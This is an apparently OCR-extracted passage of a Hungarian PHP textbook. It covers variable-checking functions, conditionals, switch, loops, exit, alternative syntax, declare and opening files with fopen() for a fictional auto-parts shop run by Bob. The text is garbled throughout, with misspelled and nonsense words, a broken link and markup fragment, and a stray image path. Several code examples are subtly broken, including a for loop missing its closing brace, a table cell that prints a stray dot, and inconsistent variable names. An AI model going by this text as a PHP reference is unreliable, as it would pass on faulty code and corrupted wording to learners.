`is_long()`, `is_int()`, `is_integer()` (ugyanaz a függvény) – Megállapítja, hogy a változó integer típusú-e.

`is_string()` – Megállapítja, hogy a változó string típusú-e.

`is_bool()` – Megállapítja, hogy a változó boolean típusú-e.
`is_object()` – Megállapítja, hogy a változó object típusú-e.
`is_resource()` – Megállapítja, hogy a változó resource típusú-e.
`is_null()` – Megállapítja, hogy a változó null típusú-e.
`is_scalar()` – Megállapítja, hogy a változó skaláris-e (integer, boolean, string vagy float típus valamelyike).
`is_numeric()` – Megállapítja, hogy a változó valamilyen szám vagy numerikus szöveg-e.
`is_callable()` – Megállapítja, hogy a változó egy érvényes függvény neve-e.

Változók állapotának ellenőrzése

A PHP számos függvénytel segíti a változók állapotának meghatározását. Az első ilyen az `is_set()`, amelynek prototípusa a következő:

```
bool isset(mixed valtozo); [;mixed valtozo[, ...]]
```

A függvény változónévet fogad paraméterként, és true értéket ad vissza létező változó esetén, egyébként pedig false-t. Ha változónevek visszövel elválasztott listáját adjuk az `isset()`-nek, a függvény akkor tér vissza true értékkel, ha az összes változó létezik.

Az `unset()` függvénytel megszüntethetünk változókat. A függvény prototípusa a következő:

```
void unset(mixed valtozo); [;mixed valtozo[, ...]]
```

A függvény eltávolítja a neki átadott változót.

`Az empty()` függvénytel ellenőrizhetjük változó meglétét és azt, hogy nem üres, nem nulla értékkel bír; ennek megfelelően true vagy false értéket ad vissza. Prototípusa a következő:

```
bool empty(mixed valtozo);
```

Nézzünk példát ennek a három függvénynek a használatára!

Átmenetileg adjuk kódunkhoz a következő sorokat:

```
echo 'isset($abroncs_db): ' . isset($abroncs_db) . '<br />';
echo 'isset($nincs_ilyen): ' . isset($nincs_ilyen) . '<br />';
echo 'empty($abroncs_db): ' . empty($abroncs_db) . '<br />';
echo 'empty($nincs_ilyen): ' . empty($nincs_ilyen) . '<br />';
```

Frissítsük az oldalt, és nézzük meg az eredményt!

Az `isset()` függvény az űrlapmezőbe bevitt értéktől függetlenül 1-er (true) ad vissza az `$abroncs_db` változóra, még akkor is, ha semmilyen értéket nem adtunk meg az űrlapon. Az `empty()` függvény által visszaadott érték viszont attól függ, hogy mit gépeltünk be.

A `$nincs_ilyen` változó nem létezik, ezért az `isset()` függvény üres (false) eredményt, az `empty()` pedig 1-er (true) ad vissza.

Ezek a függvények akkor tudnak igazán hasznunkra válni, amikor ellenőriznünk kell, hogy a felhasználó kitöltötte-e egy űrlapon a szükséges mezőket.

Változók típuskonverziója

A változók típusalakítását függvényhívással is elérhetjük. Az alábbi három függvény használható erre a cérla:

```
int intval(mixed valtozo[, int alap]);
float floatval(mixed valtozo);
string strval(mixed valtozo);
```

Mindegyik változót fogad paraméterként, és annak megfelelő típusra alakított értékét adja vissza. Az `intval()` függvény-nél még a konvertálás alapját is meghatározhatjuk, ha az átalakítani kívánt változó szöveg. (Így például egész számmá alakíthatunk hexadecimális karakterláncokat.)

Döntéshozatal feltételes utasításokkal

A vezérlési szerkezetek olyan programnyelvi elemek, amelyekkel a program vagy kód végrehajtásának menetét szabályozhatjuk. Feltételes utasításokra (elágazásokra) és ismétlődő szerkezetekre (ciklusokra) bonthatók.

Ha szeretnénk reagálni a felhasználó által megadott értékre vagy válaszra, kódunknak tudnia kell döntéseket hozni. A programot döntéshozatalra készítő programnyelvi elemeket *feltételes utasításoknak* nevezünk.

if utasítások

Az if utasítást döntéshozásra használhatjuk. A döntéshez meg kell adnunk a kiértékelendő feltételt. Amennyiben az true, vagyis igaz, akkor a következő kódblokk fog végrehajtódni. Az if utasítás feltételét zárójelek () közé írjuk.

Ha például a látogató nem rendel Bobtól sem gumiabroncsot, sem olajat, sem gyertyát, akkor elköpzelhető, hogy véletlenül már az űrlap kitöltésének befejezése előtt rákattintott a „Rendelés küldése” gombra. Ekkor ahelyett, hogy közölnénk a vevővel, hogy megrendelését feldolgoztuk, jobb lenne, ha az oldal hasznos üzenetet jelenítene meg számára.

Amikor a látogató egyetlen tételet sem rendel, közölhetjük vele például azt, hogy „Egyetlen tételet sem rendelt az előző oldalon!” Ezt egyszerűen megtehetjük az alábbi if utasítással:

```
if ($osszmennyisegeg == 0) {
    echo 'Egyetlen tételet sem rendelt az előző oldalon!<br />';
```

Az itt használt feltétel az, hogy az \$osszmennyisegeg == 0, vagyis a rendelt tételek összege nulla. Emlékezzünk vissza, hogy az egyenlő műveleti jel (==) eltérően működik, mint az értékadó operátor (=)!

Az \$osszmennyisegeg == 0 feltétel akkor teljesül és lesz true, ha az \$osszmennyisegeg nullával egyenlő. Amennyiben az \$osszmennyisegeg értéke nem nulla, a feltétel nem teljesül, azaz false lesz. A feltétel teljesülése esetén az echo utasítás lesz végrehajtva.

Kódblokkok

Gyakran előfordul, hogy feltételes utasítás, például az if teljesüléséről függően egynél több utasítást szeretnénk végrehajtani. Az utasításokat blokkokba csoportosíthatjuk. A blokkot kapcsos zárójelekkel fogjuk körül:

```
if ($osszmennyisegeg == 0) {
    echo '<p style="color:red">';
    echo 'Egyetlen tételet sem rendelt az előző oldalon!';
    echo '</p>';
}
```

A kapcsos zárójelek által közrefogott három sor immár egy kódblokkot képez. A feltétel teljesülése esetén minden sor végrehajtódik. Ha a feltétel nem teljesül, akkor az alkalmazás nem foglalkozik ezzel a három sorral.

- **Megjegyzés:** Mint már utaltunk rá, a PHP-t nem érdekli kódunk elrendezése. Olvashatósági okokból azonban érdemes behúzásokkal tagolni kódunkat. Behúzás használatával szempillantás alatt láthatjuk, hogy mely sorok hajtódnak végre az if feltételek teljesülésekor, mely utasítások vannak az adott blokkokba csoportosítva, és mely utasítások képezik ciklusok vagy függvények részét. Az előző példákban láthatjuk, hogy az if utasítástól függő utasítás, illetve a blokkot alkotó utasítások behúzva jelennek meg.

~~else utasítások~~

Gyakran nem csak arra van szükségünk, hogy eldönthessük, szeretnénk-e egy műveletet végrehajtani vagy nem, hanem a vizsgált feltétel nem teljesülésének esetére is szeretnénk megadni a lehetséges tennivalókat.

Az else utasítással meghatározhatjuk azt a műveletet, amit az if utasításban megadott feltétel nem teljesülése esetén kell végrehajtani. Tegyük fel, hogy figyelmeztetni szeretnénk Bob ügyfeleit, ha üresen küldik el a megrendelést! Ha viszont rendelnek valamit, akkor a figyelmeztetés helyett a rendelésüket szeretnénk megjeleníteni számukra.

Ha átdolgozzuk a kódot, és else utasítással egészítjük ki, a vásárló lépései től függően figyelmeztetést vagy a rendelés összefoglalását is megjeleníthetjük számára:

```
if ($osszmennyisegeg == 0) {
    echo "Egyetlen tételet sem rendelt az előző oldalon!<br />";
} else {
    echo $abroncs_db." gumiabroncs<br />";
    echo $olaj_db." flakon olaj<br />";
    echo $gyertya_db." gyújtógyertya<br />";
}
```

Az if utasítások egymásba ágyazásával bonyolultabb logikai műveleteket is végrehajthatunk. A következő kód esetén a figyelmeztetés akkor jelenik meg, ha az \$osszmennyisegeg == 0 feltétel teljesül, a rendelés összefoglalásának sorai pedig csak akkor jelennek meg, amennyiben a vevő az adott termékből rendelt valamennyt:

```
if ($osszmennyisegeg == 0) {
    echo "Egyetlen tételet sem rendelt az előző oldalon!<br />";
```

```

} else {
if ($abroncs_db > 0)
    echo $abroncs_db." gumiabroncs<br />";
if ($olaj_db > 0)
    echo $olaj_db." flakon olaj<br />";
if ($gyertya_db > 0)
    echo $gyertya_db." gyújtógyertya<br />";
}

```

elseif utasítások

Számos olyan döntés létezik, amikor kettőnél több lehetőségünk van. Különböző kimenetek sorozatát teremthetjük meg az elseif utasítással, amely egy else és egy if utasítás kombinációja. Amikor feltételek sorozatát határozzuk meg, a program mindegyiknek a teljesülését ellenőrzi – egészen addig, amíg valamelyik igaznak nem bizonyul.

Bob kedvezményt ad a nagytételben vásárolt gumik után. A kedvezmények rendszere a következőképpen működik:

- 10-nél kevesebb gumiabroncs vásárlása – nincs kedvezmény
- 10–49 gumiabroncs vásárlása – 5 % kedvezmény
- 50–99 gumiabroncs vásárlása – 10 % kedvezmény
- 100 vagy több gumiabroncs vásárlása – 15 % kedvezmény

A kedvezményeket kiszámoló kódot feltételek, illetve if és elseif utasítások használatával írhatjuk meg. Ebben az esetben az AND műveleti jelleg (&&) kombinálhatjuk össze a két feltételt:

```

if ($abroncs_db < 10) {
    $kedvezmeny = 0;
} elseif (($abroncs_db >= 10) && ($abroncs_db <= 49)) {
    $kedvezmeny = 5;
} elseif (($abroncs_db >= 50) && ($abroncs_db <= 99)) {
    $kedvezmeny = 10;
} elseif ($abroncs_db >= 100) {
    $kedvezmeny = 15;
}

```

Érdemes tudni, hogy írhatunk elseif és else if formát is – minden változat egyaránt helyes. Ha több elseif utasítást írunk, ne felejtük el, hogy a blokkok vagy utasítások közül csak egy lesz végrehajtva! Ez írt nem okoz gondot, mert a feltételek kölcsönösen kizáják egymást, egyszerre csak az egyik teljesülhet. Ha azonban olyan feltételekkel dolgozunk, amelyek közül egyszerre egynél több is teljesülhet, akkor már van jelentősége annak, hogy csak az első teljesült feltételt követő blokk vagy utasítás lesz végrehajtva.

switch utasítások


A switch utasítás az if utasításhoz hasonlóan működik, de lehetővé teszi, hogy a feltétel kettőnél több értéket vegyen fel. Az if utasításban szereplő feltétel csak igaz vagy hamis lehet. A switch utasításbeli feltétel tetszőleges számú különböző értéket felvehet, feltéve, hogy az egyszerű típusként (integer, string vagy float) értékelődik ki. minden egyes kezelnél kívánt értékhez case utasítást adunk, illetve érdemes egy alapértelmezett (default) esetet is meghatározni, amely a case utasítás-sal nem lefedett értékek esetén lesz végrehajtva.

Bob tudni szeretné, hogy melyik hirdetései váltak be, ezért még egy kérdést kell adnunk a megrendelési űrlaphoz. Szűrjuk be az űrlapba a következő HTML kódot, ekkor az űrlap az 1.6 ábrán láthatóhoz hasonlóan fog megjelenni:

```

<tr>
    <td>Honnan hallott Bob autóalkatrész-boltjáról?</td>
    <td><select name="honnан_hallott_rolunk">
        <option value = "a">Visszatérő vásárló vagyok</option>
        <option value = "b">Téléreklám</option>
        <option value = "c">Telefonkönyv</option>
        <option value = "d">Ismerőstől, baráttól</option>
    </select>
    </td>
</tr>

```



1.6 ábra: A rendelési űrlap azt kérdezi a látogatóktól, honnan hallottak Bob alkatrészboltjáról.

A HTML kód új változót vezet be (neve honnan_hallott_rolunk), értéke 'a', 'b', 'c' vagy 'd' lehet. if és elseif utasítások sorozatával a következőképpen kezelhetjük ezt az új változót:

```
if ($honnan_hallott_rolunk == "a") {
    echo "<p>Visszatérő vásárló.</p>";
} elseif ($honnan_hallott_rolunk == "b") {
    echo "<p> Tévéreklámban hallott Bobról.</p>";
} elseif ($honnan_hallott_rolunk == "c") {
    echo "<p> Telefonkönyvben találta Bobot.</p>";
} elseif ($honnan_hallott_rolunk == "d") {
    echo "<p>Ismerőstől, baráttól hallott Bobról.</p>";
} else {
    echo "<p>Nem tudjuk, honnan ismeri Bobot.</p>";
}
```

Ugyanezt érjük el egy switch utasítás segítségével is:

```
switch($honnan_hallott_rolunk) {
    case "a" :
        echo "<p>Visszatérő vásárló.</p>";
        break;
    case "b" :
        echo "<p> Tévéreklámban hallott Bobról.</p>";
        break;
    case "c" :
        echo "<p> Telefonkönyvben találta Bobot.</p>";
        break;
    case "d" :
        echo "<p>Ismerőstől, baráttól hallott Bobról.</p>";
        break;
    default :
        echo "<p>Nem tudjuk, honnan ismeri Bobot.</p>";
        break;
}
```

(Mindkét példa azt feltételezi, hogy a \$_POST tömbből nyertük ki a \$honnan_hallott_rolunk változót.) A switch utasítás az if és elseif utasítástól kissé eltérően működik. Az if utasítás egyetlen utasításra vagy kapcsos zárójelkkel létrehozott kód-blokkra hat. A switch éppen ellenétes módon működik. Amikor egy switch utasításban lévő case utasítás aktiválódik, a PHP a következő break utasításig található összes kódot végrehajtja. break utasítás nélkül a switch a teljesült feltétel utáni összes utasítást végrehajtja. Amikor eléri a break utasítást, a switch utáni következő sorral folytatja a kód végrehajtását.

A különböző feltételes utasítások összehasonlítása

Aki nem használta még az előző részekben bemutatott utasításokat, feltehetné a kérdést, hogy melyik a legjobb. Nem igazán létezik jó válasz erre. Amit egy vagy több else, elseif vagy switch utasítással megtehetünk, az if utasítások sorozatával is elérhető. Az adott helyzetben a programozó számára legjobban olvasható (értelmezhető) feltételes utasítást kell használnunk. Ahogy egyre több tapasztalatot szerünk, úgy lesz egyre könnyebb ráérzni, hogy az adott szituációban melyik utasítást kell választanunk.

Műveletek ismétlése iterációval

A számítógépek mindenkor kiválóan alkalmasak voltak az ismétlődő feladatok automatizálására. Ha valamit ugyanúgy kell meg-határozott alkalmossal végrehajtani, akkor ciklussal ismételhetjük meg a program adott részeit.

Bob szeretné a kiszállítási költséget tartalmazó táblázatot megjeleníteni és hozzáadni a vevői megrendeléshez. A Bob által igénybe vett futárszolgálatnál a kiszállítási díj a távolságtól függ. A költség egyszerű képpel kiszámítható.

Azt szeretnénk, hogy a kiszállítási táblázat az 1.7 ábrán láthatóhoz hasonló legyen.

Távolság	Költség
50	5
100	10
150	15
200	20
250	25

1.7 ábra: A táblázat azt mutatja, hogy a távolság növekedésével együtt emelkedik a kiszállítás költsége.

Az 1.2 példakód az ezt a táblázatot megjelenítő HTML kódot mutatja. Láthatjuk, hogy hosszú és ismétlődő.

1.2 példakód: kiszallitas.html – Bob kiszállítási táblázatának HTML kódja

```
<html>
<body>
<table border="0" cellpadding="3">
<tr>
  <td bgcolor="#CCCCCC" align="center">Távolság</td>
  <td bgcolor="#CCCCCC" align="center">Költség</td>
</tr>
<tr>
  <td align="right">50</td>
  <td align="right">5</td>
</tr>
<tr>
  <td align="right">100</td>
  <td align="right">10</td>
</tr>
<tr>
  <td align="right">150</td>
  <td align="right">15</td>
</tr>
<tr>
  <td align="right">200</td>
  <td align="right">20</td>
</tr>
<tr>
  <td align="right">250</td>
  <td align="right">25</td>
</tr>
</table>
</body>
</html>
```

Ahelyett, hogy órabérben fizetett és könnyen fásulttá váló alkalmazottal gépeltejük be a HTML kódot, érdemes az olcsó és fáradhatatlan számítógépet használni erre. Az utasításokat ciklusba helyezve kiadjuk a PHP-nek, hogy ismétlődően hajtsa végre az utasítást vagy kódblokkot.

while ciklusok

A legegyszerűbb ciklus a PHP-ben a while. Az if utasításhoz hasonlóan ennek működése is egy feltételtől függ. A while ciklus és az if utasítás között az a különbség, hogy az utóbbi csak egyszer hajtja végre az utána levő kódot, és csak akkor, ha a megadott feltétel teljesül. A while ciklus minden díjai ismétlődően végrehajtja a blokkot, amíg a feltétel teljesül.

A while ciklust jellemzően akkor használjuk, amikor nem tudjuk, hány ismétlődés fog bekövetkezni addig, amíg a feltétel igaznak bizonyul. Ha meghatározott számú ismétlődésre van szükség, érdemes inkább a for ciklust használni.

A while ciklus alapstruktúrája a következő:

```
while( feltétel ) kifejezés;
```

A következő while ciklus 1-től 5-ig jeleníti meg a számokat:

```
$num = 1;
while ($num <= 5) {
    echo $num."<br />";
    $num++;
}
```

Minden ismétlődés elején a kód teszteli a feltétel teljesülését. Ha a feltétel hamis, a blokk nem hajtózik végre, és véget ér a ciklus. A ciklus utáni következő utasítással folytatódik a kód futása.

A while ciklusok ennél hasznosabb dolgokra, például az 1.7 ábrán levő, ismétlődő táblázat megjelenítésére is képesek. Az 1.3 példakód while ciklussal állítja elő a díjtáblázatot.

1.3 példakód: kiszállítás.php – Bob kiszállítási táblázatának előállítása PHP-vel

```
<html>
<body>
<table border="0" cellpadding="3">
<tr>
    <td bgcolor="#CCCCCC" align="center">Távolság</td>
    <td bgcolor="#CCCCCC" align="center">Költség</td>
</tr>
<?php
$stavolsag = 50;
while ($stavolsag <= 250) {
    echo "<tr>
        <td align=\"right\">".$stavolsag."</td>
        <td align=\"right\">.".($stavolsag / 10)."</td>
    </tr>\n";
    $stavolsag += 50;
}
?>
</table>
</body>
</html>
```

A kód által generált HTML olvashatóvá tételehez új sorokat és szóközöket kell beillesztenünk. Ahogy már jeleztük, a böngészők ugyan figyelmen kívül hagyják a fehérköz karaktereket, ám az emberek miatt szükség van rájuk. Hiszen, ha a kimenet nem teljesen egyezik meg a várttal, gyakran kell a HTML kódot böngészni.

Az 1.3 példakódban \n karaktereket láthatunk egyes sztringeken belül. Ha kettős idézőjelben lévő szövegen szerepel, akkor ez a karaktertörökítés jelent.

for és foreach ciklusok

A `while` ciklusokat gyakran használjuk az előző részben látott módon. Beállítunk egy számlálót, amivel a ciklus indul. minden ismétlődése előtt a feltételben ellenőrizzük a számlálót, a végén pedig módosítjuk annak értékét.

`for` ciklus segítségével ennél rövidebben is írhatunk ilyen stílusú ciklust. A `for` ciklus alapszerkeze a következő:

```
for( kifejezés1; feltétel; kifejezés2)
kifejezés3;
```

- Kezdéskor végre hajtódik a `kifejezés1`. Itt általában a számláló kezdeti értékét állítjuk be.
- minden egyes ismétlődés előtt a `feltétel`-ben szereplő `kifejezés` értékelődik ki. Ha a `kifejezés` hamis, az ismétlődés véget ér. Itt általában egy értékhátról hasonlíthatjuk össze a számlálót.
- minden ismétlődés végén végre hajtódik a `kifejezés2`. Itt általában módosítjuk a számláló értékét.
- A `kifejezés3` ismétlődésenként egyszer hajtódik végre. Ez általában egy kódblokk, amely a ciklus kódjának lényegét tartalmazza.

Az 1.3 példakódban szereplő `while` ciklust átírhatjuk `for` ciklussá. Ebben az esetben a PHP kód a következőképpen néz ki:

```
<?php
for ($stavolsag = 50; $stavolsag <= 250; $stavolsag += 50) {
    echo "<tr>
        <td align=\"right\">". $stavolsag . "</td>
        <td align=\"right\">". ($stavolsag / 10) . "</td>
    </tr>\n";
?>
```

Működésüket tekintve a `while` és a `for` ciklust használó változatok egyenértékűek. A `for` ciklus valamivel tömörebb, két sort megspórolhatunk vele.

A két ciklustípus egyenértékű, egyik sem rosszabb vagy jobb, mint a másik. minden helyzetben azt a ciklust használjuk, amit összönösen választanánk!

Változó változókat `for` ciklussal kombinálva ismétlődő űrlapmezők sorozatát járhatjuk be. Ha például `nev1`, `nev2`, `nev3` stb. nevű űrlapmezőkkel dolgozunk, akkor a következőképpen dolgozhatjuk fel ezeket:

```
for ($i=1; $i <= $nevek_szama; $i++) {
    $temp= "nev".$i;
    echo $temp.'<br />'; // vagy amilyen más feldolgozási módszerre van szükségünk
}
```

A változónevek dinamikus létrehozásával az összes változót egyenként elérhetjük.

A `for` ciklus mellett `foreach` ciklus is létezik, amit kifejezetten a tömbökkel végzett munkára alakítottak ki. Használatával a 3. fejezetben ismerkedünk meg.

do...while ciklusok

Az utolsóként bemutatandó ciklustípus enyhén eltérő módon viselkedik. A `do...while` általános szerkeze a következő:

```
do
kifejezés;
while( feltétel );
```

A `do...while` ciklus abban különbözik a `while` ciklustól, hogy a feltétel ellenőrzésére a végén kerül sor (hátrutesztelős árkusz). Ezt azt jelenti, hogy a `do...while` ciklus esetén a benne levő utasítás vagy blokk minden esetben legalább egyszer végre hajtódik.

Még a következő példában is, amelyben a feltétel már az elején nem teljesül – és soha nem is fog –, a ciklus egyszer lefut, mielőtt ellenőrizné a feltételt és leállna:

```
$num = 100;
do{
    echo $num."<br />";
}while ( $num < 1 ) ;
```

Kiugrás vezérlési szerkezetből vagy kódból

Ha szeretnénk leállítani egy kód részlet végre hajtását, az elérni kívánt eredménytől függően három megközelítés közül választhatunk.

Amennyiben ciklus vérehajtását akarjuk megállítani, akkor a `switch` utasítást bemutató részben tárgyalt `break` utasítást kell használni. Ha cikluson belül `break` utasítást használunk, a kód vérehajtása a ciklus utáni következő kódsorral fog folytatódni.

Ha a ciklus következő ismétlődésére kívánunk ugrani, akkor a `continue` utasítást kell alkalmaznunk.

Ha a teljes PHP kód vérehajtását akarjuk befejezni, akkor az `exit` utasítást használjuk. Ez a fajta megközelítés jellemzően hibaellenőrzéskor lesz hasznos. Például a következőképpen módosíthatjuk az előző példát:

```
if ($osszmennyiseg == 0) {
    echo "Egyetlen tételek sem rendelt az előző oldalon!<br />";
    exit;
}
```

Az `exit` meghívása megakadályozza, hogy a PHP lefuttassa a kód hátralevő részét.

Alternatív vezérlési szerkezetek alkalmazása

Az eddig áttekintett összes vezérlési szerkezethez létezik egy alternatív szintaktika is. Ez abból áll, hogy a kezdő kapcsos zárójel (`{`), más néven az utasítás zárójel helyett kettőspontot (`:`), a záró kapcsos zárójel helyett pedig egy új kulcsszót használunk, amely a használt vezérlési szerkezettől függően `endif`, `endswitch`, `endwhile`, `endfor` vagy `endforeach` lehet. A `do...while` ciklus esetén az ilyen vezérlési szerkezet nem használható.

Például az alábbi kódot:

```
if ($osszmennyiseg == 0) {
    echo "Egyetlen tételek sem rendelt az előző oldalon!<br />";
    exit;
}
az if és endif kulcsszóval átírhatjuk a másik szintaktikára is:
if ($osszmennyiseg == 0) :
    echo "Egyetlen tételek sem rendelt az előző oldalon!<br />";
    exit;
endif;
```

A declare szerkezet használata

A PHP egy másik vezérlési szerkezetét, a `declare -t` a minden nap programozás során a többihez képes ritkábban használjuk. Ennek az általános formája a következő:

```
declare (direktíva)
{
// blokk
}
```

Ezzel a szerkezettel futtatási direktívákat állítunk be – vagyis szabályokat arra vonatkozóan, hogyan fusson le a következő kód. Jelenleg egyetlen, a `tick` nevű futtatási direktíva van beállítva. A `ticks=n` direktíva beszúrásával kapcsoljuk be. Lehetővé teszi, hogy a kódblokk minden n. sorában futtassunk egy adott függvényt, amely elsősorban a profilozás és hibakeresés esetén hasznos.

A `declare` vezérlési szerkezetet itt csak a teljesség kedvéért említettük meg. A `tick` függvények használatát bemutató példákkal a 25. (PHP és MySQL használata nagyobb projektekhez) és a 26. fejezetben (Hibakeresés) találkozunk.

Hogyan tovább?

Most már tudjuk, hogyan fogadjuk és kezeljük a vevők megrendeléseit. A következő fejezetben megtanuljuk, hogyan tároljuk el azokat, hogy a későbbiekbén visszakereshetők és teljesíthetők legyenek.

Adatok tárolása és visszakeresése

Most, hogy már tisztában vagyunk azzal, hogyan érjük el és kezelhetjük a HTML ürlapba bevitt adatokat, nézzük meg, miként lehet későbbi felhasználás céljából eltárolni azokat! Az esetek többségében – ahogy az előző fejezet példájában is – pontosan ez a célunk: a későbbi visszakereshetőség érdekében eltárolni az adatokat. A példában az ügyfelek megrendeléseit fogjuk eltárolni, majd később betölteni.

Ebben a fejezetben megtanuljuk, hogyan írhatjuk az előző példából származó megrendeléseket fájlba, illetve hogyan olvashatjuk vissza azokat. Az is kiderül, hogy miért nem minden esetben lesz ez jó megoldás. Ha nagyszámú megrendeléssel dolgozunk, érdemes inkább adatbázis-kezelő rendszert, például MySQL-t használni.

A fejezetben az alábbi főbb téma-köröket érintjük:

- Adatok elmentése későbbi használat céljából
- Fájl megnyitása
- Fájl létrehozása és fájlba írás
- Fájl bezárása
- Olvasás fájlból
- Fájlok zárolása
- Fájlok törlése
- Egyéb hasznos fájlfüggvények használata
- Egy jobb módszer: adatbázis-kezelő rendszerek használata

Adatok elmentése későbbi használat céljából

Az adattárolás két alapvető módja az egyszerű fájlokban és az adatbázisban történő tárolás.

Az egyszerű fájlok sokféle formátumú lehet, de az ilyen fájlok alatt általában egyszerű szöveges fájlt értünk. A fejezet példájában szöveges fájlba írjuk az ügyfelek megrendeléseit úgy, hogy minden sorba egy megrendelés kerül.

A megrendelések ilyetérően tárolása igen egyszerű, ám nagymértékben beszűkíti majdani lehetőségeinket, ahogy azt a fejezet későbbi részében látni fogjuk. Ha jelentős mennyiségű információval dolgozunk, célszerűbbnek fogjuk találni adatbázis használatát. Az egyszerű fájloknak is megvan azonban a maguk haszna, és bizonyos helyzetekben jól jön, ha tudjuk használni őket.

A fájlba írás és fájlból olvasás folyamata sok programozói nyelvben hasonló. Azok, akik programoztak már C-ben, vagy írtak már Unix shell szkripteket, ismerősnek fogják találni ezeket az eljárásokat.

Bob megrendeléseinek eltárolása és visszakeresése

Ebben a fejezetben az előzőben megismert megrendelő ürlap kissé módosított változatával fogunk dolgozni. Kezdjük a munkát ezzel az ürlappal, illetve a megrendelési adatok feldolgozására írt PHP kóddal!

- **Megjegyzés:** A fejezetben használt HTML és PHP kódokat a [Módosították számunkra az ürlapot, hogy egyszerűen megtudhassuk a vevő szállítási címét is. A módosított ürlapot a 2.1 ábrán láthatjuk.](http://www.perfactkiado.hu/mellekletek.oldalról letölthető mellékletek 01_fejezet mappájában találjuk.

</div>
<div data-bbox=)



2.1 ábra: A megrendelési űrlap jelen változata a vevő szállítási címét is kéri.

A szállítási címhez tartozó űrlapmező neve `szallitasi_cim`. Az így kapott változót az űrlap adatküldési metódusától függően `$_REQUEST['szallitasi_cim']`, `$_POST['szallitasi_cim']` vagy `$_GET['szallitasi_cim']` formában érjük el. (A részletekért lásd a PHP gyorstalpaló című 1. fejezetet!)

A mostani fejezet során ugyanabba a fájlba írjuk a beérkező megrendeléseket. Ezt követően elkészítjük Bob alkalmazottai számára az internetes felületet, ahol megtekinthetik a beérkezett megrendeléseket.

Fájlok feldolgozása

Az adatok fájlba írásához három lépésre van szükség:

1. A fájl megnyitása. Amennyiben a fájl még nem létezik, létre kell hoznunk.
2. Adatok írása a fájlba.
3. A fájl bezárása.

Hasonlóképpen három lépést igényel a fájlban lévő adatok beolvasása is.

1. A fájl megnyitása. Amennyiben a megnyitás nem lehetséges (például azért, mert nem létezik a fájl), ezt fel kell ismernünk, és a megfelelő visszajelzést kell adni a felhasználónak.

2. Adatok olvasása a fájlból.
3. A fájl bezárása.

Amikor fájlból kívánunk adatokat beolvasni, többféle választási lehetőségünk van arra vonatkozóan, hogy egyszerre a fájl mekkora részét olvassuk be. A leggyakoribb lehetőségeket részletesen bemutatjuk. Egyelőre azonban kezdjük a dolgot a legelején, a fájl megnyitásával!

Fájl megnyitása

A fájlok PHP-beli megnyitásához az `fopen()` függvényt használjuk. Amikor megnyitunk egy állományt, meg kell határozunk, hogy miként kívánjuk használni. Ezt a *megnyitási mód* segítségével tehetjük meg.

A megfelelő megnyitási mód kiválasztása

A szerver operációs rendszerének tisztában kell lennie azzal, hogy mit szeretnénk tenni az éppen megnyitni kívánt fájllal. Tudnia kell, hogy amíg általunk meg van nyitva az állomány, más kód egyáltalán megnyithatja-e, illetve hogy mi (vagy a kód tulajdonosa) rendelkezünk-e egyáltalán jogosultsággal a kívánt módon használni a fájlt. A megnyitási módok lényegében olyan mechanizmust adnak az operációs rendszernek, amivel meg tudják határozni, miként kezelje a más felhasználóktól vagy kódoktól érkező hozzáférési kéresekét, és módszert kínálnak annak ellenőrzésére, hogy van-e hozzáférésünk és jogosultságunk az adott fájhoz.

Fájl megnyitásakor három döntést kell hoznunk:

1. A fájlt megnyithatjuk csak olvasásra, csak írásra, vagy írásra és olvasásra is.
2. Amikor fájlból írunk, felülírhatjuk a meglévő fájl jelenlegi tartalmát, vagy új adatokat fűzhetünk a végéhez. Létező fájl esetén felülírás helyett azt is megtehetjük, hogy jelezük a felhasználónak a fájl meglétét, majd a fájl módosítása nélkül kilépünk a programból.

3. Amennyiben a bináris és szöveges fájlokat megkülönböztető rendszeren próbálunk meg fájlbba írni, azt is meg kell határozunk, hogy binárisként vagy szövegesként akarjuk-e kezelni a fájlt.

Az `fopen()` függvény e három lehetőség kombinációját támogatja.

Fájl megnyitása az fopen() függvényel

Tegyük fel, hogy megrendelést szeretnénk írni Bob rendeléseket eltároló állományába! A következőkkel tudjuk megnyitni a fájlt írásra:

```
$fp = fopen ("$DOCUMENT_ROOT/..../rendelesek/rendelesek.txt", "w");
```

Az fopen() függvény meghívásakor kettő, három vagy négy paramétert vár. Általában kettő láthatunk, mint a fenti kód-sorban is.

Az első paraméter a megnyitni kívánt fájl legyen! Megadhatjuk elérési útvonalát, mint ebben a példában is; jelen esetben a rendelesek.txt fájl a rendelesek mappában található. A \$_SERVER['DOCUMENT_ROOT'] beépített PHP változóban használtuk, de akárcsak az ürlapváltozók körülmenyes teljes neveinél, rövidebb nevet rendeltünk hozzá.

Ez a változó a webszerver dokumentumfájának tetejére mutat. A kód sor a .. karakterekkel „a dokumentum gyökérkönyvtárának szírőkönyvtárára” utal. Ez a könyvtár biztonsági okokból a dokumentumfán kívül helyezkedik el. Jelen esetben nem szeretnénk, hogy ez a fájl – az általunk készítendő internetes felület leszámítva – interneten keresztül elérhető legyen. Ezt az elérési útvonalat relativ elérési útvonalnak nevezzük, mert a dokumentumgyökérhez viszonyítva mutat a fájlrendszer adott helyére.

Akárcsak az ürlapváltozókhöz rendelt rövidebb nevek esetén, most is az alábbi sort kell a kód elején szerepeltnünk ahhoz, hogy átmásoljuk vele a hosszú stílusú változót tartalmát a rövidebb nevűbe:

```
$DOCUMENT_ROOT = $_SERVER['DOCUMENT_ROOT'];
```

Ahogy az ürlapadatok elérésének is több módja lehetséges, az előre definiált szerverváltozókat is különbözőképpen érhetjük el. Kiszolgálónk beállításától függően (a részleteket lásd az 1. fejezetben) a következőkkel juthatunk a dokumentumgyökérhez:

- \$_SERVER['DOCUMENT_ROOT']
- \$DOCUMENT_ROOT
- \$HTTP_SERVER_VARS['DOCUMENT_ROOT']

Az ürlapadatokhoz hasonlóan itt is az első stílus ajánlott.

